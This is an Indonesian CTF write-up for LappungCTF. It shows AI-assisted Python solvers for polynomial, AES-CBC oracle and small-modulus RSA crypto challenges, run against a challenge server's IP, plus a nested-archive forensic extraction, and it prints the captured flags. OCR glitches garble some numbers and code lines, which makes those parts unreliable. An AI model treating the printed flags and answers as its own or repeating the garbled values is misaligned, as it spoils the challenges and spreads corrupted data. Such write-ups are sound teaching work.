


Dan aku coba tanya ai apa ya gtu karena aku ga terlalu paham sama crypto ini gitukan. Dan akhirnya dapat saya dapat penjelasannya
ct=i=0∑n−1(coeffs[i]∗xexps[i])
Kita harus mencari integer $x$yang memenuhi persamaan itu.
Begitu $x$ditemukan, kita ubah ke bytes lalu decode jadi teks asli dan di kirim ke server.
Saya coba buat script di sini

little.py > main

```python
import socket
import re
import sys
import time

HOST = "43.157.205.115"
PORT = 21336
RECV_TIMEOUT = 2.0


def info(msg):
    print(f"\033[94m[*]\033[0m {msg}")

def success(msg):
    print(f"\033[92m[+]\033[0m {msg}")

def warning(msg):
    print(f"\033[93m[!]\033[0m {msg}")

def error(msg):
    print(f"\033[91m[-]\033[0m {msg}")


def recv_all(sock):
    sock.settimeout(RECV_TIMEOUT)
    data = b""
    try:
        while True:
            part = sock.recv(4096)
            if not part:
                break
            data += part
    except Exception:
        pass
    return data.decode(errors="ignore")


def parse_values(text):
    exps = eval(re.search(r"exps\s*=\s*(\[[^\]]+\])", text).group(1))
    coeffs = eval(re.search(r"coeffs\s*=\s*(\[[^\]]+\])", text).group(1))
    ct = int(re.search(r"ct\s*=\s*([0-9]+)", text.replace("\n", " ")).group(1))
    return exps, coeffs, ct


def poly(x, coeffs, exps):
```

```python
    return sum(c * pow(x, e) for c, e in zip(coeffs, exps))


def integer_nth_root(a, n):
    lo, hi = 0, 1 << ((a.bit_length() + n - 1) // n + 1)
    while lo + 1 < hi:
        mid = (lo + hi) // 2
        if pow(mid, n) <= a:
            lo = mid
        else:
            hi = mid
    return lo


def find_integer_root(coeffs, exps, ct):
    max_e = max(exps)
    lead_c = coeffs[exps.index(max_e)]

    approx = integer_nth_root(ct // max(1, lead_c), max_e)
    lo, hi = max(0, approx - 2), approx + 3

    while poly(hi, coeffs, exps) < ct:
        lo, hi = hi, hi * 2

    iteration = 0
    while lo + 1 < hi:
        mid = (lo + hi) // 2
        val = poly(mid, coeffs, exps)
        iteration += 1
        if iteration % 100 == 0:
            print(f"\r[search] Iteration {iteration}: mid={mid}", end="", flush=True)
        if val == ct:
            print()
            return mid
        elif val < ct:
            lo = mid
        else:
            hi = mid

    print()
    if poly(lo, coeffs, exps) == ct:
        return lo
    if poly(hi, coeffs, exps) == ct:
        return hi
```


little.py > main
def find_integer_root(coeffs, exps, ct):
return lo
if poly(hi, coeffs, exps) == ct:
return hi
return None
def long_to_bytes(n):
if n == 0:
return b"\x00"
L = (n.bit_length() + 7) // 8
return n.to_bytes(L, "big")
def main():
info(f"Connecting to {HOST}:{PORT}")
try:
s = socket.create_connection((HOST, PORT), timeout=5)
except Exception as e:
error(f"Gagal konek ke server: {e}")
sys.exit(1)
data = recv_all(s)
success("Data received from server.")
print(data)
exps, coeffs, ct = parse_values(data)
info(f"exps: {exps}")
info(f"coeffs: {coeffs}")
info(f"ct length: {len(str(ct))} digits")
success("Solving polynomial for x ...")
start = time.time()
x = find_integer_root(coeffs, exps, ct)
elapsed = time.time() - start
if x is None:
error("Nilai x tidak ditemukan.")
s.close()
return
success(f"x ditemukan dalam {elapsed:.2f} detik")
msg_bytes = long_to_bytes(x)
try:
msg = msg_bytes.decode()


```python
    success("Solving polynomial for x ...")
    start = time.time()
    x = find_integer_root(coeffs, exps, ct)
    elapsed = time.time() - start

    if x is None:
        error("Nilai x tidak ditemukan.")
        s.close()
        return

    success(f"x ditemukan dalam {elapsed:.2f} detik")
    msg_bytes = long_to_bytes(x)
    try:
        msg = msg_bytes.decode()
    except UnicodeDecodeError:
        msg = msg_bytes.hex()

    success(f"Decoded message: {msg}")
    s.sendall((msg + "\n").encode())

    response = recv_all(s)
    print("\n========== Server Response ==========")
    print(response)
    print("====================================")
    s.close()


if __name__ == "__main__":
    main()

```

dan saya jalan script itu dan hasilnya


```
➜  python3 Little.py
[*] Connecting to 43.157.205.115:21336
[+] Data received from server.
Welcome to My Little Poly!
exps = [1, 2, 3, 4, 5, 6, 7, 8]
coeffs = [30111, 15216, 59102, 18829, 11823, 31726, 28525, 32911]
ct = 3631533724483499317918082908146281780931452978386437738510003329069941105311186695638399559263135651118528045012418632813456799139623924126430550731700484582336708481309735345064166690063900327893286013837669116695905332432456266725612188879687774458962013870295857848219750341084486045323326357393489617303390531758723211914515843767154404203162 1

gimme your answer >
[*] exps: [1, 2, 3, 4, 5, 6, 7, 8]
[*] coeffs: [30111, 15216, 59102, 18829, 11823, 31726, 28525, 32911]
[*] ct length: 347 digits
[+] Solving polynomial for x ...

[+] x ditemukan dalam 0.00 detik
[+] Decoded message: AZQAmJeH5hEkI7BubK

========== Server Response ==========

Correct!
LappungCTF{L1ttl3_p0ny_1_m34n_p0ly_p0lyn0m14l_3v4lu4t1on}

====================================
```

Flag : LappungCTF{L1ttl3_p0ny_1_m34n_p0ly_p0lyn0m14l_3v4lu4t1on}

- Shrine Oracle



Di berikan sebuah nc lagi ini saya saya coba jalankan seperti biasa.



Server menggunakan bilangan prima besar p — kemungkinan digunakan dalam operasi **modular arithmetic** (mod p). Kamu hanya bisa melakukan **maksimum 300 kali query** (permintaan ke “oracle”). Ada **3 opsi utama**:
Ask oracle (get t,z) kamu bisa memberikan sesuatu ke oracle, dan dia akan mengembalikan pasangan (t, z). Biasanya ini semacam *encryption oracle* atau *signature oracle*.
Get sealed scroll (encrypted flag) ini kemungkinan memberikan ciphertext atau data terenkripsi yang harus kamu dekripsi.
Show parameters (p) menampilkan parameter publik (yang sudah kelihatan).
Exit keluar.

Jadi saya coba minta tolong ke ai buatkan script mengambil kunci rahasia dari tiga bilangan (p, t, z) lalu memakai kunci itu untuk membuka (decrypt) pesan terenkripsi yang dikemas dalam Base64. Intinya: temukan α dari informasi modular, ubah α jadi 32-byte kunci lewat SHA-256, lalu pakai kunci itu untuk mendekripsi AES-CBC.

solve.py > try_decrypt

```python
#!/usr/bin/env python3
import hashlib, base64
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

p = 113140196152205470005389656700119029816667865436954750456185142911166872759767
t = 801685233667008252802931887879829322611742361538464477952865125988640398177l0
z = 890049749736164698195509386797362771381066054028407704249158682121625847090 29

sealed_b64 = (
    "GQcDUT0iL8daIUEn93mn8p/1/Oz+MwSz1NuWAYHocaYQP+ouo9OetsZqBbfYj4b4BLRfgFPOHDuX/S"
    "+MsaJ3XQ=="
)
sealed_b64 = "".join(sealed_b64.split())

alpha = (z * pow(t, -1, p)) % p
print("Recovered alpha (int):", alpha)

key_str = hashlib.sha256(str(alpha).encode()).digest()
print("Key (str->sha256) hex:", key_str.hex())

alpha_bytes = alpha.to_bytes((alpha.bit_length() + 7) // 8 or 1, 'big')
key_bytes = hashlib.sha256(alpha_bytes).digest()
print("Key (bytes->sha256) hex:", key_bytes.hex())

ct = base64.b64decode(sealed_b64)
if len(ct) < 16:
    raise SystemExit("Ciphertext too short (must include 16-byte IV).")
iv = ct[:16]
ciphertext = ct[16:]
if len(ciphertext) == 0:
    raise SystemExit("No ciphertext after IV.")

def try_decrypt(key, label):
    cipher = AES.new(key, AES.MODE_CBC, iv=iv)
    try:
        pt = unpad(cipher.decrypt(ciphertext), AES.block_size)
        print(f"Decrypted ({label}):", pt.decode())
        return True
    except ValueError as e:
        print(f"Decryption failed ({label}): {e}")
        return False
    except Exception as e:
        print(f"Other error ({label}):", e)
        return False
```


```
    except Exception as e:
        print(f"Other error ({label}):", e)
        return False

ok_str = try_decrypt(key_str, "str->sha256")
ok_bytes = try_decrypt(key_bytes, "bytes->sha256")

if not (ok_str or ok_bytes):
    print("Both attempts failed. Possible causes:\n"
          "- Wrong key derivation format (server used different method),\n"
          "- Corrupted Base64 input, or\n"
          "- t is not invertible modulo p.")

```

Dan saya jalankan script itu dan hasil nya


```
WSL at  mnt  downloads  2:23.068s                                    kali  jul
➜  python3 shrine.py
Recovered alpha (int): 408486092105896797423267976716984576440625780500477966979681039759956269771 91
Key (str→sha256) hex: 0783a0b30adebf0677ea5dae5a77bb447e313abee3ca131e0c60e158579b0994
Key (bytes→sha256) hex: 7cd1237c461ad877c06851f12294b1198d83b4afb5d1c33cfe5df23fa778e606
Decrypted (str→sha256): LappungCTF{Th3_Wh1sp3r_fl4v0r3d_0r4cl3_A3S_CBC}
Decryption failed (bytes→sha256): Padding is incorrect.
```

Flag : *LappungCTF{Th3_Wh1sp3r_fl4v0r3d_0r4cl3_A3S_CBC}*

- Gate Isekai



Kita di berikan sebuah nc disini saya coba buka nc itu




Setelah saya analisis dengan teliti disini sambil konsultasi dengan ai bahwa Server mengirim banyak baris berformat idx|n|e|hex_ciphertext. Karena modulus n relatif kecil, kita bisa membaginya jadi faktor prima, hitung totient, dapatkan kunci privat, lalu dekripsi tiap ciphertext untuk mendapat satu karakter ASCII per rune. Karena levelnya banyak, kita buat program yang otomatis memecah setiap baris dan mengirim jawaban ke server.

Ambil setiap baris yang mengandung tanda | dan pecah menjadi bagian-bagian: indeks, n, e, dan ciphertext (hex). Untuk menemukan faktor p dan q dari n gunakan: pemeriksaan pembagi kecil → cek akar kuadrat sempurna → algoritme Pollard Rho kalau belum ketemu. Hitung $\phi(n) = (p-1)*(q-1)$. Hitung $d = e^{-1} \bmod \phi(n)$ lalu m = c^d mod n. Jika m kecil (nilai < 256) anggap itu satu karakter; kalau lebih besar konversi ke bytes dan decode sebagai teks (abaikan error decoding). Kirim karakter hasil dekripsi ke server dan ulangi sampai selesai / sampai dapat flag. Jadi saya minta sama ai script nya karena saya belum terlalu paham sama cryptografi ini jadi saya coba untuk memahami konsep crypto ini

```
#!/usr/bin/env python3
# solver_rune.py
# Auto-decrypt kecil untuk banyak ciphertext RSA (modulus kecil-ish)

from pwn import remote
import random
import math

def pollard_find(n):
    """Cari faktor non-trivial menggunakan Pollard Rho."""
    if n % 2 == 0:
        return 2
    if n % 3 == 0:
        return 3
    while True:
        x = random.randrange(2, n-1)
        y = x
        c = random.randrange(1, n-1)
        g = 1
        while g == 1:
            x = (x*x + c) % n
            y = (y*y + c) % n
            y = (y*y + c) % n
            g = math.gcd(abs(x - y), n)
            if g == n:
                break
        if 1 < g < n:
            return g
```

```
def split_factors(n):
    """Coba faktor kecil, cek kuadrat sempurna, lalu Pollard jika perlu.
       Kembalikan (p, q) dengan p <= q."""
    small = [2,3,5,7,11,13,17,19,23,29,31,37,41,43,47,53,59,61]
    for s in small:
        if n % s == 0:
            return s, n // s
    r = int(math.isqrt(n))
    if r * r == n:
        return r, r
    f = pollard_find(n)
    g = n // f
    if f > g:
        f, g = g, f
    return f, g

def decrypt_symbol(n, e, c):
    """Dekomposisi n, hitung d, lalu dekripsi c menjadi karakter/teks."""
    p, q = split_factors(n)
    phi = (p - 1) * (q - 1)
    d = pow(e, -1, phi)
    m = pow(c, d, n)
    # Jika hasilnya satu byte, langsung konversi; kalau lebih besar, ubah ke bytes
    if m < 256:
        try:
            return bytes([m]).decode()
        except:
            return str(m)
    b = m.to_bytes((m.bit_length() + 7) // 8, 'big')
    return b.decode(errors='ignore')

def parse_recv(line):
    """Ambil n, e, c dari baris berformat idx|n|e|hex_ciphertext."""
    parts = line.strip().split(b'|')
    if len(parts) >= 4:
        n = int(parts[1].decode())
        e = int(parts[2].decode())
```


```
        c = int(parts[3].decode(), 16)
        return n, e, c
    return None

def run_client(host="43.157.205.115", port=21331):
    conn = remote(host, port, timeout=10)
    try:
        while True:
            raw = conn.recvline(timeout=10)
            if not raw:
                break
            # tampilkan output server supaya kita bisa baca progres
            print(raw.decode(errors='ignore').rstrip())
            if b'|' in raw:
                parsed = parse_recv(raw)
                if parsed:
                    n, e, c = parsed
                    out = decrypt_symbol(n, e, c)
                    print("jawaban:", out)
                    # kirim jawaban
                    try:
                        conn.sendline(out.encode())
                    except Exception as ex:
                        print("Gagal kirim:", ex)
                        break
    except EOFError:
        print("Koneksi ditutup oleh server.")
    finally:
        conn.close()

if __name__ == "__main__":
    run_client()

    dan saya coba menjalankan script itu
```



dan ketemu deh flagnya


Flag :
LappungCTF{G4t3_153k41_is_Op3n_W3lc0m3_t0_i53k41_0n11ch4n_B4k4_B4k4_B4k4_B4k4!!!!!_https://www.youtube.com/watch?v=p8RWfmvN7j8&t=102s}

5. Forensic
    - Berlapis




Di sini kita di berikan file berlapis_challenge dan disini saya langsung eksekusi aja

Oke disini Ketika saya command file dia berbilang current ar archive



Oke disini ada file payload.o dan Ketika cek file itu dia bilang



Oke disini saya langsung mengekstrak nya dan mengecek file file payload.dec
Dan disini dia menyebutkan bahwa file itu di archive menggunakan Zstandard
Dan langsung saja saya ngekstrak lagi.

```
 WSL at  mnt  downloads  0.089s
➜  zstd -dc payload.dec > payload.zdec
 WSL at  mnt  downloads  0.093s
➜  file payload.zdec
payload.zdec: ASCII cpio archive (SVR4 with no CRC)
```

Dan lagi lagi saya mengekstrak itu dan mengecek file lagi. Ini sebenernya memakan waktu si v: . dan yang di mana isi file nya itu ascii cpio archive jadi agar File nya tidak berantakan maka saya membuat folder baru dan mengekstrak file
Dan menghasilkan file payload.bin

```
 WSL at  mnt  downloads  0.106s
➜  mkdir cpio_contents
 WSL at  mnt  downloads  0.081s
➜  cd cpio_contents
 WSL at  mnt  cpio_contents  0.056s
➜  cpio -idv < ../payload.zdec
payload.bin
51 blocks
```

```
WSL at  mnt  cpio_contents  0.049s                                kali  juliuswijaya  11:47:08 PM
➜  file payload.bin
payload.bin: gzip compressed data, was "layer8", last modified: Wed Oct 15 08:44:29 2025, max compression, original size
 modulo 2^32 40960
```

Dan file nya berbentuk gzip dan mengekstrak lagi ini sungguh sungguh hal yang membosankan kenapa tidak sekali di ekstrak langsung ketemu gtu flagnya hehe:v.

```
 WSL at  mnt  cpio_contents  0.135s
➜  gzip -dc payload.bin > payload_1
 WSL at  mnt  cpio_contents  0.082s
➜  file payload_1
payload_1: POSIX tar archive
 WSL at  mnt  cpio_contents  0.058s
➜  tar -xvf payload_1
payload
```

Dan menghasilkan file payload btw ini aku langsung saja ya biar kebanyakan hehe :v.


```
WSL at mnt cpio_contents 0.128s kali juliuswijaya 11:50:00 PM
➜ strings payload
UEsDBBQAAAAIAI59T1sKJlBEu2EAALFhAAAHAAAAcGF5bG9hZAAmQNm/QlpoOTFBWSZTWdg4u54AL2x/////////////////////////////////////
////4D1r777vufO3b22ru8Xb7ee9977rvb732mfW9rG3b6N93fYuva+6+e3e6e33bN1u6+9vdvPPZtu773e313p3b3nbasfdPbe7t59u+7r77zz67q3Y9e7R
nfa056rfXz7u6++t8+dN7d77ztufXbb5hczd97ve92n3OT773d2z7768Xvn3vfe4PrOfd76p3u15fVvu1777p9vffQOt6+vbs73r732y7rz32tb17rxw7vut
59r3d7vffb7N27717Xenb3brz28Xn3c+69mr3bHd8fd73z5Cp+TAE0xMnqMBNqTwAJgmnpMEwE2gAmGkyNMj0AEwp4m0mJiYTJpgmmaBNkAU8I00yYTCYCYN
NNMgNGpjTCADQqIVT/CYm0nqYKn4CaGmCM0jJgmDRGTDQ0TEZGmKemAAATEyYJkwmAmACZMTZNBiMIGgaaaYQE9TTJhqaaMmTEwEyNVEKn6MRjSaemgABMNA
ExTYJpjTSYmI9GhGamTaKeRgBPSGAZCZgkzQyaGEp7RomATaEYmpsRkyaME00zUwACYJo0TDKiVPwATCZDJiTYJgmmmEwGk2gCYRgyaZJ6DRkxDEyBiNJiYJ
gaACaYU8mKeAmCMEZT0yZGQxMU9HoAm1MTJiYAVEKn5qZpTYmmAjBojIyep6GIZBkZGTE0Ggp6NT1MxPSZpME08gJgmnkE0wmJPE2mgJiam9ApvSnkwBTyGj
TCZMmTEPQ1NoQwRphKHVU/2Jk0MjIyGp6T0MjRoSeBMEwU9NGAJpphNMTTTTFPaEwVPwBGmJpkwAmEyaNPRMmRgmTDQTACYIwAmE9NTEwmANTFUMMQw/8hl5
c6F5cv15g8l8w5IrwajDOEmXVfKHjLEVK1WTXNoImW4stvbMW/MUuBZxrG1el9GtbsnEm/sUrB3wzzPlGgytony7MpC9XXWFzjR07BHCs3cXR94HtTeTi9Sw
+IHrdOQAmKpKPez20nLVXZoBZufi00peAcS+GpKPwx3aVP0/koF5TeREg92cw1E+KfyxR9q5uD7HkoefRULA1y3J6IRUapvKEIsBQw4pBBYhvesHsbwfCGmR
i4IMT30isLD6Z2N9nBjVkO1jD+YLNobhgmToHHEJtFmVGKlSPiZ2Iar7WZnMIIrBrGbWhd7VxtIwS4V6ifWZ/TdD6bRF9Wn7GELx36LJJzpfVBlkXx1MGw+O
zLdzUm55i8hGhW1mk42agkxNDpjJSi4NFnA9PKcI8uw1GK75n51VvoaRFmUtLX1hR5187A5BYsw7OIu6asOABIAo+QvNIavfoaFVtI3Xa11bu2ZDcqmvG7sb
EkX1HwTIXyA9z08oEaaKO+A5KvEWRC4L+tS6ClBL09cfBnhOXvjbvyuwt8UuSzIM2EHIf4jO2HET985rO+BttV/nYC1SfxQiPcPxhHCB6JFQFGNpsxZh5U3D
BzS2ZaGmwSXag6mFF3KH/jYh/lXIyYetvaLKpCtOnyJoGSFx08eR7cttoEUxnUdfhGcQixGslzdxCqD9E9Mamaf5Vvosgmh9v+mO07caInGiGJF7BR988fvj
gTujk62v1wQZlh7nLOox5nDMbDtVkPpX9bylwhuIqkH7LDw1cJvECzV1vFPI94iC4tcfzKD8HC/81XYkKbk7fslnlCL+rCsq6JiepAb7OXYSDxIOVgwna2jO
```

Dan saya menggunakan script untuk decode itu.

